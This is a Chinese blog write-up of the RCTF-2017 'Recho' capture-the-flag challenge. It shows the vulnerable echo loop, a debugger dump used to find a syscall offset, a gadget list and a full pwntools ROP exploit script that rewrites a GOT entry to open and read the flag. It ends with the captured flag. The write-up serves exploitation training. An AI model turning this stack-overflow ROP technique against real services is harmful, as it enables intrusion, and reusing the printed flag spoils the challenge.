XCTF 3rd-RCTF-2017 Recho

原创

pipixia233333 于 2019-07-16 11:09:00 发布 648 收藏

分类专栏： 栈溢出 堆溢出

本文链接：https://blog.csdn.net/qq_41071646/article/details/96099796

最近感觉事情比较忙 以前就是做了一些题 就总结一下 现在 是 如果题目一下就看出来了 就再也不会写博客了

估计以后博客会 越写越少

然后 这个题目 参考链接

https://www.xctf.org.cn/library/details/e0d90ad9d0609320fd6743706135a80913d27b8d/

主程序

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char nptr; // [rsp+0h] [rbp-40h]
  char buf[40]; // [rsp+10h] [rbp-30h]
  int v6; // [rsp+38h] [rbp-8h]
  int v7; // [rsp+3Ch] [rbp-4h]

  Init();
  write(1, "Welcome to Recho server!\n", 0x19uLL);
  while ( read(0, &nptr, 16uLL) > 0 )
  {
    v7 = atoi(&nptr);
    if ( v7 <= 15 )
      v7 = 16;
    v6 = read(0, buf, v7);
    buf[v6] = 0;
    printf("%s", buf);
  }
  return 0;
}
```


主要是有几点没有想到

第一点就是没有想到怎么退出循环 这个是一直等待着输入的东西

然后 看了一下题解 知道了 还有 shutdown

然后第二地方就是 没有想到的是 syscall

这个东西以前看过但是确实没有想起来这个思路

直接 用 sysacll 的调用库 然后直接 调用函数

open flag 文件 然后read write 就可以了

这里的 syscall 我们就可以直接 通过偏移的出来了

```
pwndbg> x/32gx read
0x7ffff7b04250 <read>:  0x7500002d24e93d83      0x050f00000000b810
0x7ffff7b04260 <__read_nocancel+7>:      0x3173fffff0013d48      0xde5ee808ec8348c3
0x7ffff7b04270 <read+32>:       0x00b8240489480001      0x3c8b48050f000000
0x7ffff7b04280 <read+48>:       0x01dea7e8c2894824      0x08c48348d0894800
0x7ffff7b04290 <read+64>:       0x0173fffff0013d48      0x002ccbd80d8b48c3
0x7ffff7b042a0 <read+80>:       0xc88348018964d8f7      0x0000441f0f66c3ff
0x7ffff7b042b0 <write>: 0x7500002d24893d83      0x050f00000001b810
0x7ffff7b042c0 <__write_nocancel+7>:     0x3173fffff0013d48      0xddfee808ec8348c3
0x7ffff7b042d0 <write+32>:      0x01b8240489480001      0x3c8b48050f000000
0x7ffff7b042e0 <write+48>:      0x01de47e8c2894824      0x08c48348d0894800
0x7ffff7b042f0 <write+64>:      0x0173fffff0013d48      0x002ccb780d8b48c3
0x7ffff7b04300 <write+80>:      0xc88348018964d8f7      0x0000441f0f66c3ff
0x7ffff7b04310 <access>:        0x48050f00000015b8      0xc30173fffff0013d
0x7ffff7b04320 <access+16>:     0xf7002ccb510d8b48      0xffc883480189 64d8
0x7ffff7b04330 <access+32>:     0x0000841f0f2e66c3      0x0000441f0f000000
0x7ffff7b04340 <__euidaccess>:  0x5441554156415741      0x48f3895355fc8949
pwndbg> disassemble  0x7ffff7b04250
Dump of assembler code for function read:
   0x00007ffff7b04250 <+0>:     cmp    DWORD PTR [rip+0x2d24e9],0x0        # 0x7ffff7dd6740 <__libc_multiple
   0x00007ffff7b04257 <+7>:     jne    0x7ffff7b04269 <read+25>
   0x00007ffff7b04259 <+0>:     mov    eax,0x0
   0x00007ffff7b0425e <+5>:     syscall
   0x00007ffff7b04260 <+7>:     cmp    rax,0xfffffffffffff001
   0x00007ffff7b04266 <+13>:    jae    0x7ffff7b04299 <read+73>
   0x00007ffff7b04268 <+15>:    ret
   0x00007ffff7b04269 <+25>:    sub    rsp,0x8
   0x00007ffff7b0426d <+29>:    call   0x7ffff7b220d0 <__libc_enable_asynccancel>
```


可以看的出来 只要把got 表地址加5 就可以的 ok 了

那么 寻找一波 Rop

```
0x000000000040089f : pop rbp ; pop r14 ; pop r15 ; ret
0x0000000000400690 : pop rbp ; ret
0x00000000004008a3 : pop rdi ; ret
0x00000000004006fe : pop rdx ; ret
0x00000000004008a1 : pop rsi ; pop r15 ; ret
0x000000000040089d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040071a : push rbp ; mov rbp, rsp ; call rax
0x00000000004005b6 : ret
0x0000000000400717 : sal byte ptr [rcx + rsi*8 + 0x55], 0x48 ; mov ebp, esp ; call rax
0x00000000004005ad : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x000000000040082b : sar byte ptr [rdi - 0x73], 0xb8 ; add byte ptr [rax], al ; add byte ptr [rax], al
 ; leave ; ret
0x00000000004008b5 : sub esp, 8 ; add rsp, 8 ; ret
0x00000000004008b4 : sub rsp, 8 ; add rsp, 8 ; ret
0x000000000040068a : test byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; pop r
bp ; ret
0x00000000004008aa : test byte ptr [rax], al ; add byte ptr [rax], al ; add byte ptr [rax], al ; ret
0x00000000004005ac : test eax, eax ; je 0x4005b6 ; call rax
0x0000000000400716 : test eax, eax ; je 0x400713 ; push rbp ; mov rbp, rsp ; call rax
0x00000000004005ab : test rax, rax ; je 0x4005b7 ; call rax
0x0000000000400715 : test rax, rax ; je 0x400714 ; push rbp ; mov rbp, rsp ; call rax
0x000000000040070c : xchg eax, ebx ; add byte ptr [rdi], al ; ret
```



看见了 add byte ptr [rdi], al ; ret 可以通过这个指令 拿出来 搞定got地址

不过 fd 的值 要搞清楚 linux 的open 返回值是可以算出来的

这里是docker 镜像 所以直接是 3

那么 下面是脚本

```
#coding:utf-8
from pwn import *
context.log_level = 'debug'

#io = process('./Recho')
io = remote('111.198.29.45', 53796)

elf = ELF('./Recho')


pop_rax=0x00000000004006fc
pop_rdi=0x00000000004008a3
pop_rdx=0x00000000004006fe
rsi_r15_ret = 0x4008a1
add_rdi_al=0x000000000040070d
flag_addr=0x601058
alarm_got = elf.got['alarm']
read_plt = elf.plt['read']
write_plt = elf.plt['write']
alarm_plt = elf.plt['alarm']
free_addr=0x601090
#rdi，rsi，rdx，r10，r9，r8
#fd=open("flag")
#read(fd, bss_addr, 100)
#write(1, bss_addr, 100)
if __name__ =="__main__":

 payload=""
 payload+='a'*0x38
 payload+=p64(pop_rax)+p64(0x5)
 payload+=p64(pop_rdi)+p64(alarm_got)
 payload+=p64(add_rdi_al)

 payload+=p64(pop_rax)+p64(0x2)
 payload+=p64(pop_rdi)+p64(flag_addr)
 payload+=p64(pop_rdx)+p64(0)
 payload+=p64(rsi_r15_ret)+p64(0)*2
 payload+=p64(alarm_plt)

 payload+=p64(pop_rdi)+p64(0x3)
 payload+=p64(rsi_r15_ret)+p64(free_addr)+p64(0)
 payload+=p64(pop_rdx)+p64(0x30)
 payload+=p64(read_plt)


 payload+=p64(pop_rdi)+p64(0x1)
 payload+=p64(rsi_r15_ret)+p64(free_addr)+p64(0)
 payload+=p64(pop_rdx)+p64(0x30)
 payload+=p64(write_plt)


 io.sendline(str(0x200))
 io.sendline(payload.ljust(0x200, '\x00'))
 io.recv()
 io.shutdown("send")
 io.interactive()
 io.close()
```


[*] Switching to interactive mode
[DEBUG] Received 0x30 bytes:
00000000 63 79 62 65 72 70 65 61 63 65 7b 37 66 34 37 66 |cybe|rpea|
00000010 31 64 38 62 66 65 38 62 63 64 32 32 65 31 36 36 |1d8b|fe8b|
00000020 63 61 62 66 32 39 64 35 66 30 33 7d 0a 00 00 00 |cabf|29d5|
00000030
cyberpeace{7f47f1d8bfe8bcd22e166cabf29d5f03}
\x00\x00\x00[*] Closed connection to 111.198.29.45 port 52096
[*] Got EOF while reading in interactive
$ ls
[DEBUG] Sent 0x3 bytes:
'ls\n'
[*] Got EOF while sending in interactive
gdb -q Recho
https://blog.csdn.net/qq_41071646